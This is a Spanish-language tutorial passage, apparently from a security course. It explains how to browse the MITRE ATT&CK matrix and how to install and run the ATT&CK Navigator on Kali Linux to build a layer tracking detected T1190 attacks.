



2.3 Cómo navegar la matriz


Veamos con otro ejemplo, como podemos navegar en esta matriz de ATT&CK.

👉 Ingresa a https://attack.mitre.org/matrices/enterprise/

Podemos seleccionar la vista de "Plano" (**flat**), o de "lado" (**side**)







1. Cada **columna** es una <u>táctica</u> (por ejemplo, **"Persistence"** o **"Execution"**)
2. Cada **cuadro** es una <u>técnica</u> (click para expandir y ver detalles).
3. Puede <u>filtrarse</u> por plataforma (Windows, Linux, Cloud, etc).

2.4 Herramienta complementaria: ATT&CK Navigator

URL: https://github.com/mitre-attack/attack-navigator

Permite:

- Crear capas visuales de ataques simulados o conocidos.
- Marcar técnicas detectadas por herramientas SIEM o EDR.
- Exportar mapas PDF o JSON para reportes.

Avancemos de forma práctica con esta herramienta que nos puede ser de mucha utilidad a la hora de realizar análisis, seguimiento e histórico de amenazas, ataques y vulnerabilidades. Esta oferta de Github, permite tanto a blue como a red team, realizar un trabajo a consciencia y metódico sobre nuestras infraestructuras, pues como veremos, puede personalizarse con todo detalle, así que pasemos a verla, como siempre, empleando nuestro **Kali Linux**.

https://github.com/mitre-attack/attack-navigator/blob/master/README.md

Ya abierto nuestro **Kali**, en la URL:


https://github.com/mitre-attack/attack-navig

(en el menú de la derecha) Descargar:

attack-navigator v5.1.1 (a fecha de hoy), lo descomprimimos (unzip)

ver: **README.md**

https://github.com/mitre-attack/attack-navigator/tree/master?tab=readme-ov-file



Es importante lo que nos indica en: **Requirements** (pues si no tenemos instalado estos paquetes, no funcionará)

Node.js v18

AngularCLI v17 (npm install -g @angular/cli)

Para instalarlos: **sudo apt install nodejs npm** (puede que nos ponga algún problema, para lo que deberemos actualizar nuestro sistema previamente con **apt upgrade, apt update**).

Luego, siguiendo **README.md**

First time

Nos posicionamos dentro del directorio en el que descomprimimos **attack-navigator v5.1.1**, y nos desplazamos dentro del directorio "**nav-app**" (cd nav-app).

Dentro de este directorio, ejecutamos: **npm install**


Nos dejará el siguiente mensaje (o similar):

```
github.com/palantir/tslint/issues/4534 for more information.
added 1233 packages, and audited 1234 packages in 23s
160 packages are looking for funding
  run `npm fund` for details
26 vulnerabilities (7 low, 14 moderate, 5 high)
To address issues that do not require attention, run:
  npm audit fix
To address all issues (including breaking changes), run:
  npm audit fix --force
Run `npm audit` for details.
┌──(root㉿kali)-[/home/acorletti/Downloads/attack-navigator-5.1.1/nav-app]
```

Siguiendo nuevamente con **README.md**:

Serve application on local machine

Run **ng serve** within the nav-app directory (puede que nos de el error que figura abajo, con lo que nos propondrá "Command 'ng' not found, but can be installed with:", le decimos que "**y**"... y lo instalará como puede verse abajo)



┌──(root㉿kali)-

[/home/acorletti/Downloads/attack-navigator-5.1.1/nav-app]


└─# ng serve

Command 'ng' not found, but can be installed with:

apt install ng-common

Do you want to install it? (N/y) y

apt install ng-common…




Una vez ejecutado **ng serve**, puede que nos presente varias líneas de compilación, pero finalmente nos presentará la pantalla que podemos ver a la izquierda.


Como podemos ver en la línea superior de la imagen, nos indica que "*Angular Live Development is listening on localhost:4200, open your browser on*":

http://localhost:4200

Por lo que desde el **Firefox** de nuestro **Kali**, lo hacemos así, tal cual se presenta en la imagen siguiente.



Si seleccionamos la primera de las opciones "**Create New Layer",** se nos desplegará la ventana que presentamos en la imagen que sigue.



Como podemos ver, nos presenta las tres matrices que ya venimos estudiando desde en el punto anterior:

- Enterprise ATT&CK
- Mobile ATT&CK
- ICS ATT&CK

En nuestro caso, para mantener la misma línea de trabajo, seleccionaremos "**Enterprise ATT&CK**", pero por supuesto, se puede elegir la que más necesitemos para nuestro entorno.


Una vez seleccionada la matriz, se nos desplegará una ventana muy, pero muy similar a la que nos presenta MITRE en su Web oficial, pero iremos viendo "paso a paso" que este navegador de Github, nos ofrece algunas capacidades adicionales que nos serán de mucho valor.

En la imagen de abajo, vemos la ventana del nuevo nivel que acabamos de crear para la matriz **Enterprise ATT&CK**.

Un primer aspecto que es diferente, son los tras botones que nos presenta en el extremo superior derecho (recuadrados en **rojo**).

- Selection Controls
- Layer Controls
- Technique Controls


Cada uno de ellos, nos ofrece opciones que iremos desarrollando a continuación.




Como primer paso, vamos a crear un nuevo nivel para personalizarlo a nuestro gusto. Lo haremos, presionando en el signo "+" (circulo **verde**) que vemos en la ventana de abajo, luego, una vez más elegimos la matriz "**Enterprise ATT&CK**".

Se nos volverá a presentar la misma ventana que antes, pero esta vez, seleccionaremos el botón "**Layer Controls**", y presionaremos en el ícono de engranaje (ambos recuadrados en **azul**).


En nuestro ejemplo, le hemos puesto como nombre (Name) "**T1190**" y en la Descripción, "**ataques que hemos detectado en T1190**" (ambos recuadrados en **naranja**). Nuestra intención con este ejemplo, será seguir avanzando en el ejemplo que hemos desarrollado en el punto anterior y ahora con mayor grado de detalle para mejorar la protección de nuestras infraestructuras.




Si en vuestro **Kali**, cuando escribís texto, os lo resalta, se debe a una cuestión de diccionarios de Firefox.




Para solucionarlo, posicionaros sobre cualquiera de las palabras resaltadas y con el botón derecho, seleccionáis "**Languajes**", se os abrirá una nueva ventana de Firefox, en la que podéis instalar el **Diccionario** que deseéis. En nuestro caso, seleccionamos **Spanish (Spain) Dictionary**, como podéis ver en la imagen de abajo



